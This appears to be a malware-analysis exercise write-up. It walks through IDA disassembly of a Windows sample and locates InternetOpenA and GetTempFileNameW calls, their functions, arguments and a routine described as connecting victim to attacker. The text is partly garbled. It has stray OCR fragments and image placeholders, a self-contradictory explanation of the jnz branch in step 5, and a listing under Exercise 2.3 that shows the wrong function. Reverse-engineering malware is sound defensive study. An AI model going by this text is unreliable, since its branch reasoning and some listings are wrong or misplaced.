
```
04) 00005FAA 0000000000406BAA: sub_40684C:loc_406BAA (Synchronized with Hex View-1)
```

4. The CALL to `InternetOpenA` is at the address `4068D0`.



```
.text:004068CB                 push    edi             ; lpszProxyBypass
.text:004068CC                 push    edi             ; lpszProxy
.text:004068CD                 push    1               ; dwAccessType
.text:004068CF                 push    edi             ; lpszAgent
.text:004068D0                 call    ds:InternetOpenA
.text:004068D6                 mov     ebx, eax
.text:004068D8                 cmp     ebx, edi
.text:004068DA                 jnz     short loc_4068F9
.text:004068DC                 call    ds:GetLastError
.text:004068E2                 mov     [esp+0AC8h+var_AA8], eax
.text:004068E6                 mov     [esp+0AC8h+pExceptionObject], offset ??_7cuovxnupr@@6B@ ; const cuovxnupr::`vftable'
.text:004068EE                 push    offset __TI2?AVcuovxnupr@@ ; throw info for 'class cuovxnupr'
.text:004068F3                 lea     eax, [esp+0ACCh+pExceptionObject]
.text:004068F7                 jmp     short loc_4068B2
.text:004068F9 ; ---------------------------------------------------------------------------
.text:004068F9
.text:004068F9 loc_4068F9:                             ; CODE XREF: sub_40684C+8E↑j
.text:004068F9                 mov     eax, hInternet
.text:004068FE                 cmp     eax, edi
.text:00406900                 jz      short loc_406909
.text:00406902                 push    eax             ; hInternet
.text:00406903                 call    ds:InternetCloseHandle
.text:00406909
.text:00406909 loc_406909:                             ; CODE XREF: sub_40684C+B4↑j
.text:00406909                 push    4               ; dwBufferLength
.text:0040690B                 lea     eax, [esp+0ACCh+Buffer]
.text:0040690F                 push    eax             ; lpBuffer
.text:00406910                 mov     dword_419A84, edi
.text:00406916                 push    6               ; dwOption
.text:00406918                 mov     edi, 7530h
.text:0040691D                 push    ebx             ; hInternet

00005CD0 00000000004068D0: sub_40684C+84 (Synchronized with Hex View-1)
```

5. MSDN documentation shows that `InternetOpenA` returns a handle if a connection is successful, and `null` (`0`) if not.
After the call, `eax`, which is the return value of the call, is compared to `edi`. Looking above, we can see an instruction at `406873`: `xor edi, edi`. This means that `edi = 0`. So, we can conclude that if `InternetOpenA` fails, `eax = 0 = edi`, so the `jnz` will not be executed, and the function then call `GetLastError` then throw exception. And if `InternetOpenA` succeeds, `eax != 0 != edi`, so the `jnz` will not be executed and the function will jump to `4068F9`.




```
lpszUserName= dword ptr -0A54h
lpszPassword= dword ptr -0A4Ch
lpszObjectName= dword ptr -0A44h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr  8
arg_4= dword ptr  0Ch
lpOptional= dword ptr  10h

; FUNCTION CHUNK AT .text:004059E8 SIZE 0000000C BYTES
; FUNCTION CHUNK AT .text:00406D33 SIZE 0000000E BYTES
; FUNCTION CHUNK AT .text:00410356 SIZE 00000036 BYTES

; __unwind { // SEH_40684C
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
push    0FFFFFFFFh
push    offset SEH_40684C
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 0AB0h
mov     eax, [ebp+arg_4]
push    ebx
push    esi
push    edi
xor     edi, edi
mov     [esp+0AC8h+dwNumberOfBytesWritten], edi
cmp     dword ptr [eax+14h], 10h
jb      short loc 406881
```

```
mov     eax, [eax]
```

```
00406873: sub_40684C+27 (Synchronized with Hex View-1)
```

6. The above 2 CALLs occur in subroutine `sub_40684c`.




```
.text:0040684C ; FUNCTION CHUNK AT .text:00406D33 SIZE 0000000E BYTES
.text:0040684C ; FUNCTION CHUNK AT .text:00410356 SIZE 00000036 BYTES
.text:0040684C
.text:0040684C ; __unwind { // SEH_40684C
.text:0040684C                 push    ebp
.text:0040684D                 mov     ebp, esp
.text:0040684F                 and     esp, 0FFFFFFF8h
.text:00406852                 push    0FFFFFFFFh
.text:00406854                 push    offset SEH_40684C
.text:00406859                 mov     eax, large fs:0
.text:0040685F                 push    eax
.text:00406860                 mov     large fs:0, esp
.text:00406867                 sub     esp, 0AB0h
.text:0040686D                 mov     eax, [ebp+arg_4]
.text:00406870                 push    ebx
.text:00406871                 push    esi
.text:00406872                 push    edi
.text:00406873                 xor     edi, edi
.text:00406875                 mov     [esp+0AC8h+dwNumberOfBytesWritten], edi
.text:00406879                 cmp     dword ptr [eax+14h], 10h
.text:0040687D                 jb      short loc_406881
.text:0040687F                 mov     eax, [eax]
.text:00406881
.text:00406881 loc_406881:                             ; CODE XREF: sub_40684C+31↑j
.text:00406881                 push    eax
.text:00406882                 lea     esi, [esp+0ACCh+var_A70]
.text:00406886                 call    sub_407ABE
.text:0040688B                 cmp     [esp+0AC8h+var_A64], 3
.text:00406890                 jz      short loc_4068B8
.text:00406892                 cmp     [esp+0AC8h+var_A64], 4
.text:00406897                 jz      short loc_4068B8
.text:00406899                 mov     [esp+0AC8h+var_AA8], 2EE5h
00005C4C 000000000040684C: sub_40684C (Synchronized with Hex View-1)
```

```
 propagated
iown.
shed.

id.
```

7. This function establishes a connection from the victim to the attacker.

Exercise 2.3:


1. The CALL to `GetTempFileNameW` is at `4064E6`.



```
.text:004064DB                 push    eax             ; lpTempFileName
.text:004064DC                 push    0               ; uUnique
.text:004064DE                 push    offset PrefixString ; "sys"
.text:004064E3                 push    [ebp+lpPathName] ; lpPathName
.text:004064E6                 call    ds:GetTempFileNameW
.text:004064EC                 test    eax, eax
.text:004064EE                 jnz     short loc_40650E
.text:004064F0                 call    ds:GetLastError
.text:004064F6                 mov     [ebp+var_4], eax
.text:004064F9                 push    offset __TI1?AVlivsx@@ ; pThrowInfo
.text:004064FE                 lea     eax, [ebp+pExceptionObject]
.text:00406501                 push    eax             ; pExceptionObject
.text:00406502                 mov     [ebp+pExceptionObject], offset ??_7livsx@@6B@ ; const livsx::`vftable'
.text:00406509                 call    __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:0040650E ; ---------------------------------------------------------------------------
.text:0040650E
.text:0040650E loc_40650E:                             ; CODE XREF: sub_4064C8+26↑j
.text:0040650E                 lea     eax, [ebp+TempFileName]
.text:00406514                 push    eax             ; Src
.text:00406515                 mov     eax, [ebp+arg_0]
.text:00406518                 call    sub_402E75
.text:0040651D                 mov     eax, [ebp+arg_0]
.text:00406520                 leave
.text:00406521                 retn
.text:00406521 sub_4064C8      endp
.text:00406521
.text:00406522 ; ---------------------------------------------------------------------------
.text:00406522 ; START OF FUNCTION CHUNK FOR sub_406EBC
.text:00406522 ;   ADDITIONAL PARENT FUNCTION sub_405F64
.text:00406522
.text:00406522 loc_406522:                             ; CODE XREF: sub_406EBC+9659↓j
.text:00406522                                         ; sub_406EBC+96B2↓j ...
000058E6 00000000004064E6: sub_4064C8+1E (Synchronized with Hex View-1)
```

```
ated
```

2. This call is inside the function `sub_4064C8`.




```
TempFileName= word ptr -210h
pExceptionObject= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpPathName= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 210h
and     [ebp+var_4], 0
lea     eax, [ebp+TempFileName]
push    eax                 ; lpTempFileName
push    0                   ; uUnique
push    offset PrefixString ; "sys"
push    [ebp+lpPathName] ; lpPathName
call    ds:GetTempFileNameW
test    eax, eax
jnz     short loc_40650E
```


```
call    ds:GetLastError
mov     [ebp+var_4], eax
push    offset stru_414FBC ; pThrowInfo
lea     eax, [ebp+pExceptionObject]
push    eax                 ; pExceptionObject
mov     [ebp+pExceptionObject], offset off_413244
call    __CxxThrowException@8 ; _CxxThrowException(x,x)
```

```
loc_40650E:
lea     eax, [ebp+TempFileName]
push    eax                 ; Src
mov     eax, [ebp+arg_0]
call    sub_402E75
mov     eax, [ebp+arg_0]
leave
retn
sub_4064C8 endp
```

3. This function is called from the subroutine `sub_406196`, which itself is being called from the function `_WinMain@16`.




4. This function takes 2 arguments: `arg_0` and `lpPathName`.



```
; Attributes: bp-based frame fuzzy-sp

; int __cdecl sub_40684C(int, int, LPVOID lpOptional)
sub_40684C proc near

dwNumberOfBytesWritten= dword ptr -0ABCh
var_AB8= dword ptr -0AB8h
Buffer= dword ptr -0AB4h
var_AB0= dword ptr -0AB0h
pExceptionObject= dword ptr -0AACh
var_AA8= dword ptr -0AA8h
var_AA4= dword ptr -0AA4h
var_AA0= dword ptr -0AA0h
var_A9C= dword ptr -0A9Ch
var_A98= dword ptr -0A98h
hConnect= dword ptr -0A94h
var_A90= dword ptr -0A90h
var_A8C= dword ptr -0A8Ch
var_A78= dword ptr -0A78h
var_A70= byte ptr -0A70h
var_A64= dword ptr -0A64h
lpszServerName= dword ptr -0A60h
nServerPort= word ptr -0A58h
lpszUserName= dword ptr -0A54h
lpszPassword= dword ptr -0A4Ch
lpszObjectName= dword ptr -0A44h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr  8
arg_4= dword ptr  0Ch
lpOptional= dword ptr  10h
```

5. This function has 3 local variables: `TempFileName`, `var_4` and `pExceptionObject` (the remaining 2 variables are the function's arguments)



```
; int __cdecl sub_4064C8(int, LPCWSTR lpPathName)
sub_4064C8 proc near

TempFileName= word ptr -210h
pExceptionObject= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpPathName= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 210h
and     [ebp+var_4], 0
lea     eax, [ebp+TempFileName]
push    eax             ; lpTempFileName
push    0               ; uUnique
push    offset PrefixString ; "sys"
push    [ebp+lpPathName] ; lpPathName
call    ds:GetTempFileNameW
test    eax, eax
jnz     short loc_40650E
```

